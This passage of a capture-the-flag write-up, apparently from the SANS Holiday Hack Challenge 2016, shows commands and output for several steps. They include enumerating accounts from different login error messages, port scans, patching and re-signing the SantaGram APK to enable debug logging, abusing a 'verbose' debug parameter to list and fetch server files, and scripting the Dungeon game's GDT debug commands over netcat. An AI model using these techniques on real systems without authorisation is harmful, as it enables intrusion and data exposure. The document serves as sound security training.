    ▼0: Object
        _id: "45QLcFpRQ2yvCXn36"
        number: 100
      ▶__proto__: Object
    length: 1
  ▶__proto__: Array[0]
```


This didn't identify any immediately useful information. However, the routes provided a useful map of the application. The application was explored, by browsing to all the identified URLs.



Routes

/aboutus >
/admin/quotes >
/affiliate/affiliateId >
/campaign/create >
/campaign/review >
/campaign/share >
/create >
/ >
/login >
/manage >
/register >

At the URL, identified from the routes: http://ads.northpolewonderland.com/admin/quotes , an additional record was published to the HomeQuotes collection:




Collections

HomeQuotes 5 Records 2 Unique Field Sets

These records were retrieved by executing the following command in the browsers javascript console:

```
HomeQuotes.find().fetch()
```

This returned the previously identified records, plus the additional record:



```
▼4: Object
    _id: "zPR5TpxB5mcAH3pYk"
    audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
    hidden: true
    index: 4
    quote: "Just Ad It!"
  ▶__proto__: Object
 length: 5
```


The audio file identified by the path and name contained in this record: "**/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3**", was then retrieved:


```
wget -q
http://ads.northpolewonderland.com/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3
```

```
sha1sum discombobulatedaudio5.mp3
f32346937fd07203f9c2c8f1065b4cbf3fb270e3  discombobulatedaudio5.mp3
```

Identifying User Accounts

Usernames for the ad server can be confirmed / enumerated, as the web application responds with different errors depending on whether an account exists or not. Where accounts do not exist, it responds with “User not found”, as opposed to “Incorrect password” when the account exists but the password is wrong:





Using this aproach the presence of an account with the username “admin” was identified.

Dev : Debug Server

A port scan of the debug server, revealed ssh and http services running, but didn’t provide any further directly usable information:

```
nmap -A -p- dev.northpolewonderland.com

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-17 22:02 GMT
Nmap scan report for dev.northpolewonderland.com (35.184.63.245)
Host is up (0.024s latency).
rDNS record for 35.184.63.245: 245.63.184.35.bc.googleusercontent.com
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 a4:98:4c:b7:ba:53:71:ce:5c:b0:01:d6:66:2e:d2:e4 (DSA)
|   2048 df:44:96:be:13:c7:13:8a:b4:4a:43:4d:5b:f4:d4:2f (RSA)
|_  256 b7:a2:a2:cc:d9:84:b4:34:98:4b:74:bc:4d:20:cd:90 (ECDSA)
80/tcp open  http    nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Site doesn't have a title (application/json).
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (92%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network
gateway (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   1.08 ms 10.0.2.2
2   1.22 ms 245.63.184.35.bc.googleusercontent.com (35.184.63.245)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1659.93 seconds
```

Static Analysis on SantaGram Application


The static analysis of the SantaGram APK revealed the existence of configuration to support debugging in the XML file: ./SantaGram_4.2/res/values/strings.xml. However this was disabled by default:

```
/SantaGram_4.2/res/values/strings.xml:
```

```
<string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
<string name="debug_data_enabled">false</string>
```

To gain a clearer understanding of what was happening in the code, jadx-gui was used to disassemble the application into its java form. The OnCreate method of the EditProfile class, logs information to the deugging server as a JSON request if debugging is enabled:

```
final JSONObject jSONObject = new JSONObject();
jSONObject.put("date", new SimpleDateFormat("yyyyMMddHHmmssZ").format(Calendar.getInstance().getTime()));
jSONObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
jSONObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
jSONObject.put("freemem", Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory());
```



```
        setContentView((int) R.layout.edit_profile);
        super.setRequestedOrientation(1);
        b.a(getApplicationContext(), getClass().getSimpleName());
        if (getString(R.string.debug_data_enabled).equals("true")) {
            Log.i(getString(R.string.TAG), "Remote debug logging is Enabled");
            z = true;
        } else {
            Log.i(getString(R.string.TAG), "Remote debug logging is Disabled");
            z = false;
        }
        getSupportActionBar().a(true);
        getSupportActionBar().b(true);
        getSupportActionBar().a((CharSequence) "Edit Profile");
        this.a = new ProgressDialog(this);
        this.a.setTitle(R.string.app_name);
        this.a.setIndeterminate(false);
        if (z) {
            try {
                final JSONObject jSONObject = new JSONObject();
                jSONObject.put("date", new SimpleDateFormat("yyyyMMddHHmmssZ").format(Calendar.getInstance().getTime()));
                jSONObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
                jSONObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
                jSONObject.put("freemem", Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory());
                new Thread(new Runnable(this) {
                    final /* synthetic */ EditProfile b;

                    public void run() {
                        b.a(this.b.getString(R.string.debug_data_collection_url), jSONObject);
                    }
                }).start();
```

Using this information is was possible to construct a valid JSON debug request body:

```
{
  "date":"20161220155827-0500\",
  "udid":"0123456789abcdef",
  "debug":"com.northpolewonderland.santagram.EditProfile, EditProfile\",
  "freemem":70000000
}
```

To ensure that this was correct, and that parameters would be as realistic as possible, it was desirable to confirm this through dynamic analysis, which would require modification of the APK to enable debugging.

The debug_data_enabled property is mapped to an ID in SantaGram_4.2/res/values/public.xml:

```
SantaGram_4.2/res/values/public.xml:
```

```
<public type="string" name="debug_data_enabled" id="0x7f07001e" />
```

Examining where this ID was used, it was discovered that it is compared with the value “true” in:

```
SantaGram_4.2/smali/com/northpolewonderland/santagram/EditProfile.smali:
```

```
    const v0, 0x7f07001e

    invoke-virtual {p0, v0}, Lcom/northpolewonderland/santagram/EditProfile;-
>getString(I)Ljava/lang/String;

    move-result-object v0

    const-string v3, "true"

    invoke-virtual {v0, v3}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v0

    if-eqz v0, :cond_3

    invoke-virtual {p0, v6}, Lcom/northpolewonderland/santagram/EditProfile;-
>getString(I)Ljava/lang/String;

    move-result-object v0

    const-string v3, "Remote debug logging is Enabled"
```

Debug could be enabled by modifying the smali code as follows:

```
SantaGram_4.2/smali/com/northpolewonderland/santagram/EditProfile.smali (modified):
```

```
    const v0, 0x7f07001e

    invoke-virtual {p0, v0}, Lcom/northpolewonderland/santagram/EditProfile;-
>getString(I)Ljava/lang/String;

    move-result-object v0

    const-string v3, "true"

    invoke-virtual {v0, v3}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v0

    if-eqz v0, :cond_3
    if-nez v0, :cond_3

    invoke-virtual {p0, v6}, Lcom/northpolewonderland/santagram/EditProfile;-
>getString(I)Ljava/lang/String;

    move-result-object v0

    const-string v3, "Remote debug logging is Enabled"
```

The application was actually modified in a simpler way, altering the configuration parameter value of “debug_data_enabled” in the SantaGram_4.2/res/values/strings.xml, changing it from:

```
SantaGram_4.2/res/values/strings.xml:
```

```
<string name="debug_data_enabled">false</string>
```

to:

```
SantaGram_4.2/res/values/strings.xml (modified):
```

```
<string name="debug_data_enabled">true</string>
```

Modifying the SantaGram Application

Debug was enabled, by modifying SantaGram_4.2/res/values/strings.xml:

```
SantaGram_4.2/res/values/strings.xml:
```

```
<string name="debug_data_enabled">true</string>
```

The application was then recompiled, and signed. To do this it was first necessary to generate a key with which to sign it:

```
mkdir keys
keytool -genkey -v -keystore keys/santagram.keystore -alias santagram -
keyalg RSA -keysize 1024 -sigalg SHA1withRSA -validity 10000
Enter keystore password: password
Re-enter new password: password
What is your first and last name?
  [Unknown]:  Paul
What is the name of your organizational unit?
  [Unknown]:  Santa Liberation Force
What is the name of your organization?
  [Unknown]:  Christmas Ltd
What is the name of your City or Locality?
  [Unknown]:  Santa Village
What is the name of your State or Province?
  [Unknown]:  North Pole
What is the two-letter country code for this unit?
  [Unknown]:  NP
Is CN=Paul, OU=Santa Liberation Force, O=Christmas Ltd, L=Santa Village,
ST=North Pole, C=NP correct?
  [no]:  yes

Generating 1,024 bit RSA key pair and self-signed certificate (SHA1withRSA)
with a validity of 10,000 days
        for: CN=Paul, OU=Santa Liberation Force, O=Christmas Ltd, L=Santa
Village, ST=North Pole, C=NP
Enter key password for <santagram>
        (RETURN if same as keystore password):
[Storing keys/santagram.keystore]
```

```
apktool b SantaGram_4.2
I: Using Apktool 2.2.1-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```


```
ls -al SantaGram_4.2/dist/
total 2200
drwxrwx--- 1 root vboxsf       0 Dec 20 20:49 .
drwxrwx--- 1 root vboxsf    4096 Dec 20 20:49 ..
-rwxrwx--- 1 root vboxsf 2247863 Dec 20 20:49 SantaGram_4.2.apk
```

```
jarsigner -sigalg SHA1withRSA -digestalg SHA1 -keystore
../keys/santagram.keystore SantaGram_4.2/dist/SantaGram_4.2.apk SantaGram
Enter Passphrase for keystore: password
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a
timestamp, users may not be able to validate this jar after the signer
certificate's expiration date (2044-05-07) or after any future revocation
date.
```

```
ls -al SantaGram_4.2/dist/
total 2225
drwxrwx--- 1 root vboxsf       0 Dec 20 20:53 .
drwxrwx--- 1 root vboxsf    4096 Dec 20 20:49 ..
-rwxrwx--- 1 root vboxsf 2273881 Dec 20 20:53 SantaGram_4.2.apk
```

Dynamic Analysis of the SantaGram Application

The signed APK was then deployed to an Adroid VM (using the Genymotion emulator), and with an HTTP proxy configured to route all traffic through burp suite:



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
▼ https://analytics.northpolewonderland.com
  ▼ report.php
      {"username":"guest","password":"busyreinde
      {"username":"guest","password":"busyreinde
      {"username":"guest","password":"busyreinde
      {"username":"guest","password":"busyreinde
      {"username":"guest","password":"busyreinde
  http://connectivitycheck.gstatic.com
  http://dev.northpolewonderland.com
  ▼ index.php
      {"date":"20161220155827-0500","udid":"b75
▼ http://www.northpolewonderland.com
  ▼ parse
    ▼ users
        8q7tNHhEi4
▼ https://www.northpolewonderland.com
  ▼ parse
    ▼ classes
      ▼ Follow
          {"where":"{\"aUser\":{\"__type\":\"Pointe
          {"where":"{\"aUser\":{\"__type\":\"Pointe
          {"where":"{\"isFollowing\":{\"__type\":\"P
      ▶ Posts
      ▼ _User
          {"email":"a@b.d","password":"pass123"
```

Host	Method	URL	Params	Status ▲	Length	M
http://dev.northpolew...	POST	/index.php	☑	200	399	JS

Request | Response

Raw | Params | Headers | Hex

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Google Nexus 9 -
7.0.0 - API 24 - 1536x2048 Build/NRD90M)
Host: dev.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 144

{"date":"20161220155827-0500","udid":"b7560a0f023fa8af","debug":"com.n
orthpolewonderland.santagram.EditProfile,
EditProfile","freemem":68999512}
```

Burp captured the following request and response to the debug server:

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Google Nexus 9 - 7.0.0 -
API 24 - 1536x2048 Build/NRD90M)
Host: dev.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 144

{"date":"20161220155827-
0500","udid":"b7560a0f023fa8af","debug":"com.northpolewonderland.santagram.
EditProfile, EditProfile","freemem":68999512}
```

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 20 Dec 2016 20:58:27 GMT
Content-Type: application/json
Connection: close
Content-Length: 250

{"date":"20161220205827","status":"OK","filename":"debug-20161220205827-
0.txt","request":{"date":"20161220155827-
0500","udid":"b7560a0f023fa8af","debug":"com.northpolewonderland.santagram.
EditProfile, EditProfile","freemem":68999512,"verbose":false}}
```

Burp’s “Copy as a curl command” feature was used to produce:

```
curl -i -s -k  -X 'POST' \
    -H 'Content-Type: application/json' -H 'User-Agent: Dalvik/2.1.0
(Linux; U; Android 7.0; Google Nexus 9 - 7.0.0 - API 24 - 1536x2048
Build/NRD90M)' \
    --data-binary $'{\"date\":\"20161220155827-
0500\",\"udid\":\"b7560a0f023fa8af\",\"debug\":\"com.northpolewonderland.sa
ntagram.EditProfile, EditProfile\",\"freemem\":68999512}' \
    'http://dev.northpolewonderland.com/index.php'
```

Submitting JSON requests to the debug server

A curl request was made to the debug server:

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' --data-binary
$'{\"date\":\"20161220155827-
0500\",\"udid\":\"b7560a0f023fa8af\",\"debug\":\"com.northpolewonderland.sa
ntagram.EditProfile, EditProfile\",\"freemem\":68999512}'
'http://dev.northpolewonderland.com/index.php'
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 20 Dec 2016 21:49:48 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"date":"20161220214948","status":"OK","filename":"debug-20161220214948-
0.txt","request":{"date":"20161220155827-
0500","udid":"b7560a0f023fa8af","debug":"com.northpolewonderland.santagram.
EditProfile, EditProfile","freemem":68999512,"verbose":false}}
```

The response contained the submitted values, plus some additional information:

- Date (presumably date/time request was received by the server)
- Status
- Filename
- Verbose

The response reported the filename that the submitted data was logged to. This was re-retrieved:

```
curl http://dev.northpolewonderland.com/debug-20161220214948-0.txt
{"date":"20161220155827-
0500","udid":"b7560a0f023fa8af","debug":"com.northpolewonderland.santagram.
EditProfile, EditProfile","freemem":68999512}
```

This might create potential security issues as it’s possible to store information on the server at a known and accessible location.

Of particular interest was the addition of the “verbose” parameter, which defaulted to false. The query was revised to explicitly set this to true:

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' --data-binary
$'{\"date\":\"20161220155827-
050ug\":\"com.northpolewonderland.santagram.EditProfile,
EditProfile\",\"freemem\":68999512,\"verbose\":true}'
'http://dev.northpolewonderland.com/index.php'
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 21 Dec 2016 18:01:24 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"date":"20161221180124","date.len":14,"status":"OK","status.len":"2","filename":"d
ebug-20161221180124-0.txt","filename.len":26,"request":{"date":"20161220155827-
0500","udid":"b7560a0f023fa8af","debug":"com.northpolewonderland.santagram.EditProf
ile, EditProfile","freemem":68999512,"verbose":true},"files":["debug-
20161221172126-0.txt","debug-20161221172144-0.txt","debug-20161221172150-
0.txt","debug-20161221172251-0.txt","debug-20161221172547-0.txt","debug-
20161221172627-0.txt","debug-20161221173057-0.txt","debug-20161221173332-
0.txt","debug-20161221175901-0.txt","debug-20161221180110-0.txt","debug-
20161221180124-0.txt","debug-20161224235959-0.mp3","index.php"]}
```

The verbose ouput returned a list of files which included the fourth mp3 file:

debug-20161224235959-0.mp3

The MP3 file was then retrieved using wget:

```
wget http://dev.northpolewonderland.com/debug-20161224235959-0.mp3
--2016-12-21 18:03:09--  http://dev.northpolewonderland.com/debug-20161224235959-0.mp3
Resolving dev.northpolewonderland.com (dev.northpolewonderland.com)... 35.184.63.245
Connecting to dev.northpolewonderland.com (dev.northpolewonderland.com)|35.184.63.245|:80...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 218033 (213K) [audio/mpeg]
Saving to: ‘debug-20161224235959-0.mp3’

debug-20161224235959-0.mp3
100%[=========================================================================================
============================>] 212.92K   356KB/s    in 0.6s

2016-12-21 18:03:10 (356 KB/s) - ‘debug-20161224235959-0.mp3’ saved [218033/218033]
```

```
sha1sum debug-20161224235959-0.mp3
0dbd8effbdff5424a65733cb76d7437af2861bb7  debug-20161224235959-0.mp3
```

Dungeon : Dungeon Server

Reconaissance

A TCP port scan of the dungeon server, revealed that there was a service running on TCP port 11111.

```
nmap -sT -sC dungeon.northpolewonderland.com
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-16 18:35 GMT
Nmap scan report for dungeon.northpolewonderland.com (35.184.47.139)
Host is up (0.097s latency).
rDNS record for 35.184.47.139: 139.47.184.35.bc.googleusercontent.com
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 4e:cd:15:a7:44:ed:87:d5:41:81:c2:0e:78:db:c0:d0 (DSA)
|   2048 5b:14:72:d1:17:a2:3f:98:fb:fe:6c:7d:29:49:19:a2 (RSA)
|_  256 6a:8d:56:49:a3:f5:8c:fd:14:42:a7:c0:4e:ef:a8:64 (ECDSA)
80/tcp    open  http
|_http-title: About Dungeon
11111/tcp open  vce

Nmap done: 1 IP address (1 host up) scanned in 15.82 seconds
```

Connecting to this port with netcat, provided access to the dungeon game.

```
nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                    This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
```

An “early” version of the Dungeon application is available on the www.northpolewonderland website:

```
wget https://www.northpolewonderland.com/dungeon.zip
```

```
sha1sum dungeon.zip
70f6d5e1f14bf9be5539d26a901e03d8fe106ed7  dungeon.zip
```

```
unzip dungeon.zip
Archive:  dungeon.zip
   creating: dungeon/
  inflating: dungeon/dtextc.dat
  inflating: dungeon/dungeon
file dungeon/dungeon
dungeon/dungeon: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux
2.6.32, BuildID[sha1]=98dcce48be68f3ec423311876266acb5e097a01b, not
stripped
```

```
sha1sum dungeon.zip
70f6d5e1f14bf9be5539d26a901e03d8fe106ed7  dungeon.zip
```

Debugging Dungeon

Running strings on the dungeon binary revealed some interesting strings that implied the ability to interrogate and manipulate the game environment.

```
strings dungeon/dungeon
...
Valid commands are:
AA- Alter ADVS          DR- Display ROOMS
AC- Alter CEVENT        DS- Display state
AF- Alter FINDEX        DT- Display text
AH- Alter HERE          DV- Display VILLS
AN- Alter switches      DX- Display EXITS
AO- Alter OBJCTS        DZ- Display PUZZLE
AR- Alter ROOMS         D2- Display ROOM2
AV- Alter VILLS         EX- Exit
AX- Alter EXITS         HE- Type this message
AZ- Alter PUZZLE        NC- No cyclops
DA- Display ADVS        ND- No deaths
DC- Display CEVENT      NR- No robber
DF- Display FINDEX      NT- No troll
DH- Display HACKS       PD- Program detail
DL- Display lengths     RC- Restore cyclops
DM- Display RTEXT       RD- Restore deaths
DN- Display switches    RR- Restore robber
DO- Display OBJCTS      RT- Restore troll
DP- Display parser      TK- Take
...
```

Researching online revealed these were part of a debug functionality:
https://github.com/GOFAI/dungeon/blob/master/src/gdt.f

```
...
      SUBROUTINE GDT
      IMPLICIT INTEGER (A-Z)
      INCLUDE 'dparam.for'
      PARAMETER (DBGMAX=38)               ! number of debug commands
      CHARACTER*2 CMD,DBGCMD(DBGMAX),DBGSML(DBGMAX)
      INTEGER ARGTYP(DBGMAX)
```

This debug (GDT) functionality has to be explicitly compiled in, being unavailable by default. If its been built with this functionality, it can be accessed within the game by typing "GDT":

http://rec.arts.int-fiction.narkive.com/6jYR9URO/glk-dungeon-3-2b-now-with-debugger

The debug functionality was confirmed to be available, and was used to display the text entries. On the assumption that the text of interest in is more likely to have been added last, the upper limit for the text values was found, and comments retrieved in order of highest entry value.

```
./dungeon
chroot: No such file or directory
Welcome to Dungeon.                 This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>DT
Entry:    1000
The thief bows formally, raises his stilletto, and with a wry grin
ends the battle and your life.
```

```
GDT>DT
Entry:    2000
Segmentation fault
./dungeon
chroot: No such file or directory
Welcome to Dungeon.                 This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>DT
Entry:    1500
Segmentation fault
./dungeon
chroot: No such file or directory
Welcome to Dungeon.                 This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>DT
Entry:    1100
GDT>DT
Entry:    1050
GDT>DT
Entry:    1025
"That wasn't quite what I had in mind", he says, tossing
the # into the fire, where it vanishes.
GDT>DT
Entry:    1035
GDT>DT
Entry:    1030
GDT>DT
Entry:    1028
GDT>DT
Entry:    1027
The elf says - you have conquered this challenge - the game will now end.
GDT>DT
Entry:    1026
The elf appears increasingly impatient.
GDT>DT
Entry:    1025
"That wasn't quite what I had in mind", he says, tossing
the # into the fire, where it vanishes.
GDT>DT
Entry:    1024
The elf, satisified with the trade says -
Try the online version for the true prize
```

The value for entry 1024 was then retrieved from the dungeon server:

```
nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                 This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>dt
Entry:    1024
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
```

To automate verification:

```
getElfText:
```

```
GDT
DT
1024
```

```
nc dungeon.northpolewonderland.com 11111 < getElfText
Welcome to Dungeon.                 This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT>Entry:    The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
```

In case there were other useful text entries of interest, the following bash script was used to extract all text entries:

```
for i in $( seq 1 1100); do echo -e "GDT\nDT\n${i}" | nc
dungeon.northpolewonderland.com 11111 | awk "/>GDT/{i++}i" | sed
"s/>GDT>Entry:/Entry ${i}\n/" | sed "s/GDT>//" >> dungeon-text; sleep 1;
done
```

